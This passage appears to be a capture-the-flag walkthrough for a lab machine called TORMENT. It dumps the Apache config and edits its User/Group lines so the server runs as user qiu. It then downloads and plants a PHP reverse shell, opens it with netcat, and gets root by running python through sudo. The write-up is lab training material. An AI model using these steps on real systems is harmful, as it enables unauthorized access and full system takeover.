#       |-- mods-enabled
#       |       |-- *.load
#       |       `-- *.conf
#       |-- conf-enabled
#       |       `-- *.conf
#       `-- sites-enabled
#               `-- *.conf
#
#
# * apache2.conf is the main configuration file (this file). It puts the pieces
#   together by including all remaining configuration files when starting up the
#   web server.
#
# * ports.conf is always included from the main configuration file. It is
#   supposed to determine listening ports for incoming connections which can be
#   customized anytime.
#
# * Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/
#   directories contain particular configuration snippets which manage modules,
#   global configuration fragments, or virtual host configurations,
#   respectively.
#
#   They are activated by symlinking available configuration files from their
#   respective *-available/ counterparts. These should be managed by using our
#   helpers a2enmod/a2dismod, a2ensite/a2dissite and a2enconf/a2disconf. See
#   their respective man pages for detailed information.
#
# * The binary is called apache2. Due to the use of environment variables, in
#   the default configuration, apache2 needs to be started/stopped with
#   /etc/init.d/apache2 or apache2ctl. Calling /usr/bin/apache2 directly will not
#   work with the default configuration.


# Global configuration
#

#
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# NOTE!  If you intend to place this on an NFS (or otherwise network)
# mounted filesystem then please read the Mutex documentation (available
# at <URL:http://httpd.apache.org/docs/2.4/mod/core.html#mutex>);
# you will save yourself a lot of trouble.
#
# Do NOT add a slash at the end of the directory path.
#
#ServerRoot "/etc/apache2"

#
# The accept serialization lock file MUST BE STORED ON A LOCAL DISK.
#
#Mutex file:${APACHE_LOCK_DIR} default

#
# The directory where shm and other runtime files will be stored.
#

DefaultRuntimeDir ${APACHE_RUN_DIR}

#
# PidFile: The file in which the server should record its process
# identification number when it starts.
# This needs to be set in /etc/apache2/envvars
#
```

```
PidFile ${APACHE_PID_FILE}

#
# Timeout: The number of seconds before receives and sends time out.
#
Timeout 300

#
# KeepAlive: Whether or not to allow persistent connections (more than
# one request per connection). Set to "Off" to deactivate.
#
KeepAlive On

#
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5


# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}

#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off

# ErrorLog: The location of the error log file.
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here.  If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log

#
# LogLevel: Control the severity of messages logged to the error_log.
# Available values: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the log level for particular modules, e.g.
# "LogLevel info ssl:warn"
#
LogLevel warn

# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf

# Include list of ports to listen on
Include ports.conf
```

```
# Sets the default security model of the Apache2 HTTPD server. It does
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
	Options FollowSymLinks
	AllowOverride None
	Require all denied
</Directory>

<Directory /usr/share>
	AllowOverride None
	Require all granted
</Directory>

<Directory /var/www/>
	Options Indexes FollowSymLinks
	AllowOverride None
	Require all granted
</Directory>

#<Directory /srv/>
#	Options Indexes FollowSymLinks
#	AllowOverride None
#	Require all granted
#</Directory>




# AccessFileName: The name of the file to look for in each directory
# for additional configuration directives.  See also the AllowOverride
# directive.
#
AccessFileName .htaccess

#
# The following lines prevent .htaccess and .htpasswd files from being
# viewed by Web clients.
#
<FilesMatch "^\.ht">
	Require all denied
</FilesMatch>


#
# The following directives define some format nicknames for use with
# a CustomLog directive.
#
# These deviate from the Common Log Format definitions in that they use %O
# (the actual bytes sent including headers) instead of %b (the size of the
# requested file), because the latter makes it impossible to detect partial
# requests.
#
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" vhost_combined
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
patrick@TORMENT:/etc/apache2$
```

When looking through it i saw some users and groups, I decided to add qiu to the user and group to see if we can get him to run the apache2 server when it restarted, thus allowing for a reverse shell and finally getting in through qiu privs

```
# MaxKeepAliveRequests: The maximum number of requests to allow
# during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
#
MaxKeepAliveRequests 100

#
# KeepAliveTimeout: Number of seconds to wait for the next request from the
# same client on the same connection.
#
KeepAliveTimeout 5


# These need to be set in /etc/apache2/envvars
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}
User qiu
Group qiu


#
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
# nameserver.
#
HostnameLookups Off
```

LinPeas

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

After running linpeas I continuned to see apache2.conf in red

Looking at that it looks like the default apache2 page

Reverse Shell

After altering the apache file in ssh, I put i copied the reverse shell from pentest monkey

First put the php-rev-shell into /var/www/html on your kali machine

Now start a web server

```
python -m SimpleHTTPServer
```

Then on the victim machine wget the file

```
patrick@TORMENT:/etc/apache2$ wget 10.10.10.15:8000/php-reverse-shell.php
--2021-02-27 12:10:56--  http://10.10.10.15:8000/php-reverse-shell.php
Connecting to 10.10.10.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
php-reverse-shell.php: Permission denied

Cannot write to ‘php-reverse-shell.php’ (Permission denied).
patrick@TORMENT:/etc/apache2$ cd /home/
patrick@TORMENT:/home$ cd patrick/
patrick@TORMENT:~$ wget 10.10.10.15:8000/php-reverse-shell.php
--2021-02-27 12:11:07--  http://10.10.10.15:8000/php-reverse-shell.php
Connecting to 10.10.10.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [application/octet-stream]
Saving to: ‘php-reverse-shell.php
```

Now we have the file, now move that file into the /var/www/html on the victim machine

Now reboot webserver on victim machine

```
patrick@TORMENT:~$ sudo /bin/systemctl reboot
Connection to 10.10.10.11 closed by remote host.
Connection to 10.10.10.11 closed.
```

Open listening port on Kali Linux

```
sudo nc -lvnp 53
```

Now on web browser go to http://10.10.10.11/php-reverse-shell.php

reverse shell has been opened as qiu

Qiu

Follow Reverse Shell to get to qui

```
$ whoami
qiu
$

$ sudo -l
Matching Defaults entries for qiu on TORMENT:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User qiu may run the following commands on TORMENT:
    (ALL) NOPASSWD: /usr/bin/python, /bin/systemctl
```

We can run python as sudo, so lets run that and see if we move to root, at the same time we will, be using my full_shell script

```
    (ALL) NOPASSWD: /usr/bin/python, /bin/systemctl
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@TORMENT:/home/qiu/Downloads/PBBoard_v2.1.4#
```

```
root@TORMENT:/home/qiu/Downloads/PBBoard_v2.1.4#

root@TORMENT:/home/qiu/Downloads/PBBoard_v2.1.4# whoami
whoami
root
root@TORMENT:/home/qiu/Downloads/PBBoard_v2.1.4#
```

Now to see what we can get

```
root@TORMENT:/home/qiu/Downloads/PBBoard_v2.1.4# cd /root
cd /root
root@TORMENT:~# ls -la
ls -la
total 44
drwx------  6 root root 4096 Jan  4  2019 .
drwxr-xr-x 23 root root 4096 Jan  4  2019 ..
-rw-------  1 root root   56 Jan  4  2019 .bash_history
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwx------  2 root root 4096 Dec 23  2018 .cache
drwx------  5 root root 4096 Dec 31  2018 .config
drwxr-xr-x  3 root root 4096 Dec 31  2018 .local
drwxr-xr-x  2 root root 4096 Dec 24  2018 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
----------  1 root root 1329 Jan  4  2019 author-secret.txt
----------  1 root root  128 Dec 31  2018 proof.txt
root@TORMENT:~# cat proof.txt
cat proof.txt
Congrutulations on rooting TORMENT. I hope this box has been as fun for you as it has been for me. :-)

Until then, try harder!
root@TORMENT:~#
```